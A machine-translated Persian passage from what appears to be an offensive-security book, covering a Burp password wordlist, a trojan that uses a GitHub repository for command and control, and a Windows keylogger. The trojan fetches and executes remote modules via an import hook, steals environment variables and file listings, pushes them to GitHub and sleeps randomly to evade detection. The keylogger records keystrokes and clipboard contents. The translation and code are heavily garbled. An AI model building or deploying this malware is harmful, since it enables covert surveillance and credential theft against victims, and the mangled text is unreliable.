
شکل 12-6: شروع یک اسکن غیرفعال زنده با Burp

هنگامی که گفتگو ظاهر شد، همانطور که نشان داده شده است ، افزودن همه پیوندهای مشاهده شده در ترافیک را انتخاب کنید در شکل 13-6 و روی OK کلیک کنید.



شکل: 13-پیکربندی اسکن غیرفعال زنده با Burp


پس از پیکربندی اسکن، به <http://testphp.vulnweb.com> برای اجرای آن هنگامی که Burp تمام پیوندهای سایت مورد نظر بازدید کرد، تمام درخواستها را در صفحه سمت راست تاب Target انتخاب کنید، روی آنها کلیک راست کنید تا منوی زمینه ظاهر شود و همانطور که در شکل 14-6 نشان داده شده است Wordlist Create را انتخاب کنید.



شکل: 14-6-ارسال درخواست ها به پسوند BHP Wordlist

اکنون تب Output افزونه را بررسی کنید. در عمل، خروجی آن را ذخیره می‌کنیم یک فایل، اما برای اهداف نمایشی، فهرست کلمات را در Burp نمایش می‌دهیم، همانطور که در شکل 15-6 نشان داده شده است.

اکنون می‌توانید این لیست را به Burp Intruder برگردانید تا کار واقعی را انجام دهید حمله حبس رمز عبور



شکل 15-6: فهرست رمز عبور بر اساس محتوای وب سایت مورد نظر

ما اکنون زیرمجموعه کوچکی از API Burp را با تولید بارهای حمله خودمان و همچنین ساخت برنامه‌های افزودنی که با UI Burp تعامل دارند، نشان داده‌ایم. در طول تست نفوذ، اغلب با مشکلات خاص با نیازهای اتوماسیون مواجه می‌شویم، و Burp Extender API یک رابط عالی برای کدنویسی از گوشی‌ای فراهم می‌کند، یا حداقل شما را از کپی و جایگذاری مدام داده‌های گرفته شده از Burp نجات می‌آورد. به ابزار دیگری

Machine Translated by Google

7

GITHUBCOMMANDANDCONTR OL



فرض کنید یک ماشین را به خطر انداخته اید.
اکنون من خواهید که به طور خودکار وظایف را انجام دهد و
یافته های خود را به شما گزارش دهد. در این فصل، ما یک
چارچوب تروجان ایجاد می کنیم که در دستگاه راه دور بی ضرر به نظر
من رسد، اما می توانیم انواع وظایف شرورانه را به آن اختصاص دهیم.

یک از چالش برانگیزترین جنبه های ایجاد یک چارچوب تروجان جامد است
کشف نحوه کنترل، به روز رسانی و دریافت داده ها از ایمپلنت های خود.
مهمنت از همه، شما به یک روش نسبتاً جهانی برای فشار دادن که تروجان های راه دور خود نیاز دارید. برای یک چیز، این
اعطا فایده نیزی به شما امکان می دهد وظایف مختلفی را در هر سیستم انجام دهید. همچنین، ممکن است گاهی اوقات به
تروجان های خود نیاز داشته باشید که در برای سیستم عامل های هدف خاص اجرا کنند، اما برای سایر سیستم ها نه.

اگرچه هکرها در طول سال ها روشن اهای خلاقانه فرمان و کنترل ابداع کرده اند، با تکیه بر فناوری هایی مانند پروتکل
گفتگوی رله اینترنت (IRC) و حتی توییتر، ما سرویسی را امتحان خواهیم کرد که واقعاً برای کد طراحی شده است.

ما از GitHub به عنوان راهی برای ذخیره اطلاعات پیکربندی ایمپلنت های خود و به عنوان ابزاری برای استخراج داده ها از
سیستم های قربانی استفاده خواهیم کرد. همچنین، ما هر مازول هایی را که ایمپلنت برای اجرای وظایف نیاز دارد در
GitHub میزبانی می کنیم. در تنظیم همه اینها، مکانیسم واردات کتابخانه بومی پایتون را هک خواهیم کرد تا با ایجاد تروجان
جدید

ماژول‌ها، ایمپلنت‌های شما می‌توانند به طور خودکار آن‌ها و هر کتابخانه وابسته را مستقیماً از مخزن شما بازبایب کنند.

استفاده از GitHub برای این وظایف می‌تواند یک استراتژی هوشمندانه باشد: ترافیک شما به GitHub از طریق لایه سوکت‌های امن (SSL) مرزگذاری می‌شود، و ما، نویسنده‌گان، تعداد کمی از شرکت‌ها را دیده ایم که به طور فعلی خود GitHub را مسدود می‌کنند. ما از یک مخزن خصوصی استفاده خواهیم کرد تا چشمانتک‌جاو توانند آنچه را که انجام می‌دهیم ببینند. هنگام‌ها را در تروجان دک‌گذاری کردیم، از نظر تئوری می‌توانید آن را به یک باپری تبدیل کنید و آن را روی یک ماشین در معرض خطر قرار دهید تا به طور نامحدود اجرا شود. سپس می‌توانید از مخزن استفاده کنید تا به آن بگویید چه کاری انجام دهد و آنچه را که کشف کرده است پیدا کنید.

راه اندازی یک حساب GitHub

اگر حساب GitHub ندارید، به <https://github.com/> ثبت نام کنید و یک مخزن جدید به نام `bhptrojan` ایجاد کنید. سپس کتابخانه Python GitHub API را نصب کنید (<https://pypi.org/project/github3.py/>)

`pip install github3.py`

حال باید یک ساختار اولیه برای مخزن خود ایجاد کنیم. در خط فرمان موارد زیر را وارد کنید:

```
$ mkdir bhptrojan
$ cd bhptrojan
$ git init
$ mkdir مازول_های
$ mkdir پیکربندی
$ mkdir داده
$ touch .gitignore $ git add .
```

```
"$ git commit -m "ساختار مخزن را برای تروجان اضافه می‌کند."
$ git remote add source https://github.com/<yourusername>/bhptrojan.git
$ git push original master
```

در اینجا، ما ساختار اولیه را برای مخزن ایجاد کرده ایم. دایرکتوری پیکربندی فایل‌هایی را بررسی می‌کنند. برای هر تروجان نگهداری می‌کند. همانطور که شما تروجان‌ها را استقرار می‌دهید، من خواهید هر کدام وظایف متفاوت را انجام دهنده، بنابراین هر تروجان یک فایل پیکربندی جداگانه را بررسی می‌کند. دایرکتوری `modules` حاوی هر کد مازولاری است که تروجان باید آن را دریافت و سپس اجرا کند. ما یک هک واردات و یک را پیاده سازی می‌کنیم تا به تروجان ما اجازه دهیم کتابخانه‌ها را مستقیماً از مخزن GitHub ما وارد کند. این قابلیت بارگیری از راه دور همچنین به شما امکان می‌دهد کتابخانه‌های شخص ثالث را در GitHub ذخیره کنید تا مجبور نباشید به طور مداوم تروجان خود را هر بار که می‌خواهید عملکرد یا وابستگی‌های جدیدی اضافه کنید، دوباره کامپایل کنید. دایرکتوری داده جایی است که تروجان داده‌های جمع‌آوری شده را بررسی می‌کند.

شما می‌توانید یک نشانه دسترسی شخصی در سایت GitHub ایجاد کنید و هنگام انجام عملیات Git از طریق API با آن به جای رمز عبور استفاده کنید. توکن باید هم خواندن و هم نوشتن را برای تروجان ما فراهم کند

مجوزها، زیرا هم باید پیکربندی خود را بخواند و هم خروجی خود را بنویسد.
دستور العمل های سایت GitHub را دنبال کنید (<https://docs.github.com/en/github/authenticating-to-github/authenticating-to-github>) برای ایجاد توکن و ذخیره رشته توکن در یک فایل محلی به نام `mytoken.txt` (https://github.com/erongitig/mytoken.txt). اضافه کنید تا طور تصادفی اعتبار خود را به مخزن منتقل نکنید.

حالا باید چند مازول ساده و یک فایل پیکربندی نمونه ایجاد کنیم.

ایجاد مازول ها

در فصل های بعدی، تجارت بدی با تروجان های خود انجام خواهد داد، مانند ورود به سیستم با زدن کلید و گرفتن اسکرین شات. اما برای شروع، اجازه دهید چند مازول ساده ایجاد کنیم که بتوانیم به راحتی آنها را آزمایش و اجرا کنیم. یک فایل جدید در پوشه `modules` باز کنید و کد زیر را وارد کنید:

واردات سیستم عامل

```
return str(files)def run(**args): print("[*] dirlister.") files = os.listdir(".")
```

این قطعه کوچک کد یک تابع اجرا را تعریف می کند که همه فایل های دایرکتوری فعلی را فهرست می کند و آن لیست را به عنوان یک رشته برمی گرداند. هر مازولی که توسعه می دهد باید یک تابع اجرا را نشان دهد که تعداد متغیری از آرگومان ها را من گیرد. این به شما امکان می دهد هر مازول را به روشنی مشابه با رگبری کنید، اما همچنان به شما امکان می دهد فایل های پیکربندی را سفارشی کنید تا در صورت تمایل، آرگومان های مختلف را به مازول ها ارسال کنید.

حال باید مازول دیگری در فایلی به نام محیط زیست ایجاد کنیم:

واردات سیستم عامل

```
def run(**args): os.environ["[*]"] print("در مازول محیط.") بازگشت
```

این مازول به سادگی هر متغیر محیطی را که روی ماشین راه دوری که تروجان روی آن اجرا می شود تنظیم شده است، بازیابی می کند.

حالا باید این کد را به مخزن GitHub خود افزودن مازول های جدید. این کار را از آن استفاده کنید. از خط فرمان، کد زیر را از دایرکتوری مخزن اصلی خود وارد کنید:

git اضافه کنید.

```
"افزودن مازول های جدید" $ git commit -m  
$ git push original master  
*****:  
نام کاربری:  
*****:  
کلمه عبور:
```

باید بینید که کد شما به مخزن GitHub شما منتقل می‌شود. با خیال راحت وارد شوید وارد حساب خود شوید و دوباره چک کنید! این دقیقاً همان روشی است که می‌توانید در آینده به توسعه کد ادامه دهید. ما ادغام مازول های پیچیده تر را به عنوان یک تکلیف به شما واگذار می‌کنیم.

برای ارزیابی مازول هایی که ایجاد می‌کنید، آنها را به GitHub فشار دهید و سپس آنها را در یک فایل پیکربندی نسخه محلی تروجان خود فعال کنید. به این ترتیب، می‌توانید آنها را روی یک ماشین مجازی (VM) یا سخت‌افزار میزبانی که کنترل می‌کنید، قبیل اینکه به یکی از تروجان‌های راه دور خود اجازه دهید که را دریافت و از آن استفاده کند، آزمایش کنید.

پیکربندی تروجان

ما می‌خواهیم تروجان خود را با انجام اقدامات خاصی موظف کنیم. این بدان معناست که ما به راهی نیاز داریم تا به آن بگوییم چه اقداماتی باید انجام شود و چه مازول هایی مسئول انجام آنها هستند. استفاده از یک فایل پیکربندی این سطح از کنترل را به ما می‌دهد. همچنین ما را قادر می‌سازد تا در صورت انتخاب تروجان به طور موثری (با عدم دادن هیچ وظیفه ای به آن) به خوب برود. برای اینکه این سیستم کار کند، هر تروجانی که مستقر می‌کنید باید یک شناسه منحصر به فرد داشته باشد.

به این ترتیب، می‌توانید داده‌های بازیابی شده را بر اساس این شناسه‌ها مرتب کنید و کنترل کنید که کدام تروجان‌ها وظایف خاصی را انجام می‌دهند.

ما تروجان را طوری پیکربندی می‌کنیم که در دایرکتوری پیکربندی TROJANID.json جستجو کنند. که یک سند ساده JSON را برمی‌گرداند که می‌توانیم آن را تجزیه و تحلیل کنیم، آن را به یک فرهنگ لغت پایتون تبدیل کنیم و سپس از تروجان خود برای اطلاع رسانی از وظایفی که باید انجام دهیم استفاده کنیم. فرمات JSON تغییر گزینه های پیکربندی را نیز آسان می‌کند. به دایرکتوری تنظیمات خود بروید و فایلی به نام abc.json محتوای زیر ایجاد کنید:

```
[  
  {  
    "dirlister": "مازول"  
  },  
  {  
    "مازول": "محیط زیست"  
  }  
]
```

این فقط یک لیست ساده از مازول هایی است که تروجان راه دور باید اجرا کند. بعداً، خواهید دید که چگونه این سند JSON را می‌خوانیم و سپس روی هر گزینه برای بارگیری آن مازول ها تکرار می‌کنیم.

همانطور که ایده های مازول را طوفان فکری می‌کنید، ممکن است متوجه شوید که گنجاندن گزینه های پیکربندی اضافی، مانند مدت زمان اجرا، تعداد دفعات اجرای مازول، یا آرگومان هایی که باید به مازول ارسال شوند، مفید باشد. همانطور که در فصل 9 به شما نشان می‌دهیم، می‌توانید چندین روش برای استخراج داده‌ها نیز اضافه کنید.

به یک خط فرمان رها کنید و دستورات زیر را از دایرکتوری مخزن اصلی خود صادر کنید:

```
$ git add .
"$ピکربندی ساده را اضافه می کند.
$ git commit -m
$ git push original master
*****نام کاربری:*****
*****کلمه عبور:*
```

اکنون که فایل های پیکربندی و چند مازول ساده برای اجرا دارید،
باید ساخت تروجان اصلی را شروع کنیم.

ساخت یک تروجان GitHub-Aware

تروجان اصلی گزینه ها و کدهای پیکربندی را برای اجرا از GitHub بازیابی می کند.
باید با نوشتن توابعی که به API GitHub متصل و احراز هویت می اشوند و سپس با آن ارتباط برقرار می کنند،
شروع کنیم. یک فایل جدید به نام `git_trojan.py` باز کنید و موارد زیر را وارد کنید:

```
import from datetime import datetimeimport datetimeimport importbase64 import github3 import importlib import json import
import sys import threading time
```

این کد راه اندازی ساده حاوی ورودی های لازم است که باید اندازه کلی تروجان ما را هنگام کامپایل نسبتاً
کوچک نگه دارد. ما می گوییم نسبتاً زیرا بیشتر باینی های پایتون کامپایل شده با استفاده از pyinstaller حدود
7 مگابایت است. (می توانید pyinstaller را در اینجا بررسی کنید: www.pyinstaller.org/downloads.html).
<https://>

ما این باینری را روی دستگاه در معرض خطر قرار می دهیم.
اگر بخواهید این تکنیک را برای ایجاد یک بات نت کامل (شبکه ای متشکل از متعدد زیادی
چین ایمپلنت هایی)، می بخواهید توانایی تولید خودکار تروجان ها، تنظیم شناسه آنها، ایجاد یک فایل پیکربندی که
به GitHub فرستاده می شود و تروجان را در یک فایل اجرایی کامپایل کنید. با این حال، ما امروز یک بات نت نمی
سازیم. ما به تخیل شما اجازه می دهیم کار را انجام دهد.

حال باید GitHub را در جای خود قرار دهیم:

```
user = 'tiarno' به عنوان('mytoken.txt') بـ1 def github_connect():
    f: token = f.read()
    sess = github3.login(token=token)
    'bhp trojan')

2 def get_file_contents (dirname, module_name, repo):
    repo.file_contents(f'{dirname}/{module_name}'.content
    برگشت
```

این دو تابع تعامل با مخزن GitHub را مدیریت می کنند.

تابع `github_connect()` توکن ایجاد شده در 1 GitHub را می خواند. وقتی توکن را ایجاد کردید، آن را در فایلی به نام `mytoken.txt` نوشتید . اکنون توکن را از آن فایل می خوانیم و یک اتصال به مخزن GitHub برمی گردانیم.

ممکن است بخواهید توکن های مختلفی برای تروجان های مختلف ایجاد کنید تا بتوانید کنترل کنید که هر تروجان به چه چیزی در مخزن شما دسترسی دارد. به این ترتیب، اگر قربانیان تروجان شما را بگیرند، نمی توانند باید و تمام داده های بازیابی شده شما را حذف کنند.

تابع `get_file_contents()` نام دایرکتوری، نام مازول و اتصال مخزن را دریافت می کند و محتویات مازول مشخص شده 2 را برمی گرداند. این تابع مسئول گرفتن فایل ها از مخزن راه دور و خواندن محتویات به صورت محلی است. ما از آن برای خواندن گزینه های پیکربندی و کد منبع مازول استفاده خواهیم کرد.

اکنون یک کلاس تروجان ایجاد خواهیم کرد که وظایف ضروری تروجانینگ را انجام می دهد:

```
    کلاس تروجان:  
1 تعريف:  
_____  
_init_(self, id):  
    self.id =  
        self.config_file = f'{id}.json'      2  
        self.data_path = f'data/{id}'/  
3 self.repo = github_connect()
```

هنگامی که شی تروجان 1 را مقداردهی اولیه می کنیم، اطلاعات پیکربندی آن را اختصاص می دهیم و مسیر داده ای که تروجان فایل های خروجی خود را 2 می نویسد و ما به مخزن 3 متصل می شویم. اکنون روش هایی را که برای برقراری ارتباط با آن نیاز داریم اضافه می کنیم:

```
1 def get_config(self):  
    config = self.config_file_contents(  
        'config').decode('utf-8')  
    json.loads(base64.b64decode(config))  
  
    # اگر وظیفه [ایجاد فایل] [غایق نشدن] پیکربندی: 2 (cexesys.modules: 2)  
    # کردن () % task['module']) پیکربندی بازگشت  
  
    module: sys.modules[module].run() = نتیجه  
    (نتیجه)tluser_eludom_erots.fles3 def module_runner(self,  
  
        = f'data/{self.id}/{message}'.datelibread(f'bytes{data}/datafile')  
4 def store_module_result(self,  
  
        self.repo.create_file(  
        remote_path, message, base64.b64encode(bindata)) )
```

```
5 def run(self):
    target = self.module_rthread
    args = self.module_rargs
    kwargs = self.module_rkwargs
    = threading.Thread( target=target, args=args, kwargs=kwargs)
```

```
    thread.start()
```

```
6 time.sleep(random.randint(30*60, 3*60*60))
```

روش 1 get_config سند پیکربندی راه دور را از repo به طوری که تروجان شما بداند کدام مازول ها را اجرا کند. فراخوانی exec محتوای مازول را به شی تروجان 2 من آورد. متده module_runner run فراخوانی می کند. عملکرد مازول تازه وارد شده 3 در بخش بعدی به جزئیات بیشتری در مورد نحوه فراخوانی آن خواهیم پرداخت. 4 فایلی را ایجاد می کند که نام آن شامل تاریخ و زمان فعلی است و سپس store_module_result خروجی آن را در آن فایل ذخیره می کند. تروجان از این سه روش برای انتقال داده های جمع آوری شده از ماشین هدف به استفاده GitHub می کند.

در روش اجرا 5 شروع به اجرای این وظایف می کنیم، اولین قدم گرفتن آن است فایل پیکربندی از مخزن. سپس مازول را در موضوع خودش راه اندازی می کنیم. در حالی که در روش module_runner run مازول را برای اجرای کد آن فراخوانی می کنیم، هنگامی که اجرا تمام شد، باید یک رشته تولید کند که سپس آن را به مخزن خود فشار می دهیم.

هنگامی که یک کار را تمام کرد، تروجان برای مدت زمان تصادفی می خوابد تا هر گونه تحلیل الگوی شبکه را خنثی کند. که به نظر می رسد خوش خیم، در تلاش برای پنهان کردن آنچه تروجان شما در حال انجام است. حالا باید یک هک واردات برای وارد کردن فایل های راه دور از مخزن GitHub ایجاد کنیم.

هک کردن عملکرد واردات پایتون

اگر تا اینجا در کتاب پیش رفته اید، می دانید که ما از import Python استفاده می کنیم قابلیت کپی کتابخانه های خارجی در برنامه های ما تا بتوانیم از کد آنها استفاده کنیم. ما می خواهیم بتوانیم همین کار را برای تروجان خود انجام دهیم. اما از آنجایی که ما با ماشین راه دور را کنترل می کنیم، ممکن است بخواهیم از بسته ای استفاده کنیم که در آن دستگاه موجود نیست، و هیچ راه آسانی برای نصب بسته ها از راه دور وجود ندارد. فراتر از آن، ما همچنین می خواهیم مطمئن شویم که اگر وابستگی ای مانند Scapy را وارد کنیم، تروجان ما آن مازول را برای همه مازول های دیگری که وارد می کنیم در دسترس قرار می دهد.

پایتون به ما اجازه می دهد تا نحوه وارد کردن مازول ها را سفارشی کنیم. اگر نتواند یک مازول را به صورت محلی پیدا کند، یک کلاس import را که ما تعریف کرده ایم فراخوانی می کند، که به ما امکان می دهد کتابخانه را از راه دور از مخزن خود بازیابی کنیم. ما باید کلاس سفارشی خود را به لیست sys.meta_path اضافه کنیم . حالا باید این کلاس را با اضافه کردن کد زیر ایجاد کنیم:

```
_init__(self): self.current_module_code =
    class GitImporter: def
```

```

    جاپ("]*")
    تلاش برای بازیابی % "نام"
    self.repo = github_connect()
    اگر
    new_library = get_file_contents('modules', f'{name}.py', self.repo)
    خود را برگرداند
    1 self.current_module_code = base64.b64decode(new_library)

    new_module.__dict___.load_module(self import) b.util.spec_from_loader
    importlib.util.module_from_spec(spec) exec(self.current_module_code, (lru_tig.oper.fles=base64-
    میدا
    2 new_module =
    3 sys.modules[spec.name] = new_module new_module

```

هر بار که مفسر تلاش می کند ماژول را بارگذاری کند که در دسترس نیست، از این کلاس `GitImporter` استفاده می کند. ابتدا، متده `_module` find می کند مکان ماژول را پیدا کند. ما این تماس را به بارگیری کننده فایل از راه دور ارسال می کنیم. اگر بتوانیم فایل را در مخزن خود پیدا کنیم، کد را `base64`-رمزگشایی می کنیم و آن را در کلاس `1` خود ذخیره می کنیم. `(GitHub)` داده های کدگذاری شده با `base64` را به ما می دهد. با برگرداندن خود، به مفسر پایتون نشان می دهیم که ماژول را پیدا کرده ایم. و اینکه می تواند متده `load_module` را فراخوانی کند تا در واقع آن را بارگذاری کند.

ما از ماژول داخل `importlib` استفاده می کنیم تا ابتدا یک شیء ماژول خالی جدید `2` ایجاد کنیم و سپس کدی را که از `GitHub` بازیابی کرده ایم در آن بیل کنیم. آخرین مرحله این است که ماژول جدید ایجاد شده را در لیست `sys.modules` `3` قرار دهید تا در تماس های بعدی وارد شود.

حالا بباید کارهای پایانی تروجان را انجام دهیم:

```

if __name__ == '__main__': sys.meta_path.append(GitImporter())
trojan = Trojan('abc') trojan.run()

```

در بلوک `GitImporter` ، `__main__` را در لیست `sys.meta_path` قرار می دهیم ،
شیء تروجان ، و متده اجرای آن را فراخوانی کنید .
حالا بباید آن را برای یک چرخش در نظر بگیریم!

لگد زدن به لاستیک ها

خیلی خوب! بباید این مورد را با اجرای آن از خط فرمان آزمایش کنیم:

هشدار

اگر اطلاعات حساسی در فایلها یا متغیرهای محیط دارید، به یاد داشته باشید که بدون یک مخزن خصوصی، این اطلاعات به GitHub می‌رسد تا همه دنیا ببینند. نگویید ما به شما هشدار ندادیم، البته، من توانید با استفاده از تکنیک های رمزگذاری که در فصل `9` داد خواهید گرفت، از خود محافظت کنید.

```

$ python git_trojan.py
[!] تلاش برای بازیابی []
[!] تلاش برای بازیابی محیط

```

[*] در مازول dirlister در مازول
محیط.

کامل. به مخزن متصل شد، فایل پیکربندی را بازیابی کرد، کشیده شد
در دو مازول که در فایل پیکربندی تنظیم کردیم و آنها را اجرا کردیم.
اکنون از دایرکتوری تروجان خود، عبارت زیر را در خط فرمان وارد کنید:

\$ git pull master origin
<https://github.com/tiarno/bhptojan> از

```
6256823..8024199 master -> origin/master
6256823..8024199 به روز رسانی | 1 + data/abc/2020-03-
data/abc/2020-03-29T11:29:19.475325.data | 1 + data/abc/2020-03-
data/abc/2020-03-29T11:40:27.694291.data | 1 + data/abc/2020-03-29T11:40:33.696249.data | 1 +
29T11:29:24.479408.data | 1 +
4فایل تغییر کرد. 4درج (+)
ایجاد حالت 100644 data/abc/2020-03-29T11:29:19.475325.data ایجاد حالت /100644
ایجاد حالت 100644 data/abc/2020-03-29T11:40:33.696249.data
create mode 100644 data/abc/2020-03-29T11:40:27.694291.data
```

عالی! تروجان نتایج دو مازول در حال اجرا را بررسی کرد.
شما من توانید تعدادی بهبود و پیشرفت در این تکنیک اصلی فرمان و کنترل ایجاد کنید. رمزگذاری تمام
ماژول ها، پیکربندی و داده های استخراج شده شروع خوبی خواهد بود. همچنین اگر می خواهید سیستمها را در
مقیاس وسیع آلوده کنید، باید فرآیند حذف داده ها، به روز رسانی فایل های پیکربندی، و راه اندازی تروجان های جدید
را خودکار کنید. همانطور که عملکردهای بیشتر و بیشتری را اضافه می کنید، همچنین باید نحوه بارگیری کتابخانه
های پویا و کامپایل شده توسط پایتون را گسترش دهید.


در حال حاضر، باید روی ایجاد چند کار تروجان مستقل کار کنیم و این را به شما واگذار می کنیم که آنها را
در تروجان جدید GitHub خود ادغام کنید.

Machine Translated by Google

8

COMMONTROJANING TA SKSON

پنجره ها



هنگامی که یک تروجان را مستقر می کنید، ممکن است بخواهید چند کار معمولی را با آن انجام دهید: گرفتن کلید، گرفتن اسکرین شات، و اجرای کد پوسته برای ارائه یک جلسه تعاملی برای ابزارهایی مانند Metasploit یا CANVAS. این فصل بر روی انجام این وظایف در سیستم های ویندوز تمرکز دارد. ما همه چیز را با برخی از تکنیکاهای شناسایی جعبه ایمنی جمع‌بندی می‌کنیم تا مشخص کنیم که آیا در یک آنتی ویروس یا جعبه ایمنی پژشکی قانونی اجرا می‌شود. این مازولها به راحتی قابل تغییر خواهند بود و در چارچوب تروجان توسعه‌یافته در فصل 7 کار خواهند کرد. در فصل‌های بعدی، تکنیکاهای افزایش امتیاز را که می‌توانید با تروجان خود به کار ببرید، بررسی خواهیم کرد. هر تکنیک با چالش‌ها و احتمال دستگیر شدن توسط کاربر نهایی یا یک راه حل آنتی ویروس همراه است.

توصیه می‌کنیم پس از کاشت تروجان، هدف خود را با دقت مدل‌سازی کنید تا بتوانید مازولها را قبل از آزمایش روی یک هدف زنده در آزمایشگاه خود آزمایش کنید. بباید با ایجاد یک کی لاغر ساده شروع کنیم.

برای سرگرمی و ضربه زدن به کلید Keylogging

استفاده از یک برنامه مخفی برای ضبط ضربه های متواالی کلید، یکی از قدیمی ترین ترفندهای این کتاب است، و هنوز هم امروزه با سطوح مختلف مخفی کاری استفاده می شود. مهاجمان همچنان از آن استفاده می کنند زیرا در گرفتن اطلاعات حساس مانند اعتبارنامه یا مکالمات بسیار موثر است.

یک کتابخانه عالی پایتون به نام PyWinHook ما را قادر می سازد تا به راحتی تمام رویدادهای صفحه کلید را به دام بیندازیم (https://pypi.org/project/pyWinhook/). PyWinHook یک فورک از کتابخانه اصلی SetWindowsHookEx است و برای پشتیبانی از Python 3 به روز شده است. از عملکرد بومی ویندوز PyWinHook استفاده می کند ، که به ما اجازه می دهد یک قاب تعریف شده توسط کاربر را نصب کنیم تا برای رویدادهای خاص ویندوز فراخوانی شود. با ثبت یک قاب برای رویدادهای صفحه کلید، من توانیم تمام فشارهای کلیدی را که هدف صادر می اکند به دام بیندازیم. علاوه بر این، ما می توانیم بدانیم که دقیقاً بر اساس چه فرآیندی این کلیدها را اجرا می اکنند تا بتوانیم تعیین کنیم که ناهای کاربری، گذرواژهها یا سایر اطلاعات مفید چه زمانی وارد شده اند.

تمام برنامه نویسی های سطح پایین را برای ما انجام می دهد منطق اصلی لوگر ضربه زدن به کلید را به ما وگذار می کند. باید keylogger.py را باز کنیم و برخی از لوله کش ها را رها کنیم:

```
io import
az iotypes import byref, create_string_buffer, c_ulong, windll, StringIO
        از
        StringIO

import pythoncom pyWinhook
وارد pyHook را به عنوان import os
کلید
زمان واردات سیستم واردات
وارد کردن کلیپ بورد win32
تایم اوت 10*60 =
```

```
def __init__(self): self.current_window =
        هیچکدام
class KeyLogger:

        def get_current_process(self):
            1 hwnd = windll.user32.GetForegroundWindow() pid = c_ulong(0)
            2 windll.user32.GetWindowThreadProcessId(hwnd, byref(pid)) process_id = f'{pid.value}'

                    قابل اجرا(512) = create_string_buffer(512)
            3 h_process = windll.kernel32.OpenProcess(0x400|0x10, False, pid)
            4 windll.psapi.GetModuleBaseNameA(
                512)(قابل اجرا), None,
```

```
window_title = create_string_buffer(512)
byref(window_title), 512) self.current_window = window_title.value.decode(\u065c\u067f\u0671\u06cc)
نام پنجره: print(f'{e}:') چه 5 windll.user32.GetWindowTextA(hWindow)
```

```
executable.value.decode(\u065c\u067f\u0671\u06cc\ufe0f\ufe0f\ufe0f\ufe0f\ufe0f)
```

```
windll.kernel32.CloseHandle(h_process)
```

خوب! ما یک ثابت، TIMEOUT تعریف می کنیم، یک کلاس جدید، KeyLogger ایجاد می کنیم و متدهای get_current_process را فراخوانی می کنیم که یک دسته را به پنجره فعال و شناسه فرآیند مرتبط با آن را ضبط می کند. در این روش، ابتدا GetForegroundWindow را فراخوانی می کنیم که یک دسته را به پنجره فعال روی دسکتاپ هدف برمی گرداند. سپس آن دسته را به تابع GetWindowThreadId می دهیم تا شناسه فرآیند پنجره را بازیابی کنیم. سپس فرآیند 3 را باز می کنیم و با استفاده از دسته فرآیند به دست آمده، نام واقعی اجرای 4 فرآیند را پیدا می کنیم. مرحله آخر گرفتن متن کامل نوار عنوان پنجره با استفاده از تابع GetWindowTextA است. در پایان این روش کمک، ما تمام اطلاعات 6 را در یک هدر زیبا خروجی می ادهیم تا بتوانید به وضوح بینید که کدام کلید با کدام فرآیند و پنجره انجام شده است. حالا باید گشت چوب‌اگیر ضربه‌ای کلید را در جای خود قرار دهیم تا آن را تمام کنیم:

```
:Def mykeystroke(خود، رویداد)
self.get_current_process() 2 if 32 < event.Ascii < 127: print(chr(event.Ascii), end="") 3 if event.Key == 'V':
1 if event.WindowName != self.current_window:
دیگر،

win32clipboard.GetClipboardData() \u25aa\ud83d\udcbb clipboard.CloseClipboard() {value'}) other:
win32clipboard.OpenClipboard()
(f'[PASTE] - جاپ
(f'{event.Key}') چاپ برگشت
برگشت

درست است. واقعی
sys.stdout sys.stdout = StringIO()
def run(): save_stdout =
```

```
kl = KeyLogger() 4 hm =
pyHook.HookManager()
5 hm.KeyDown = kl.mykeystroke 6
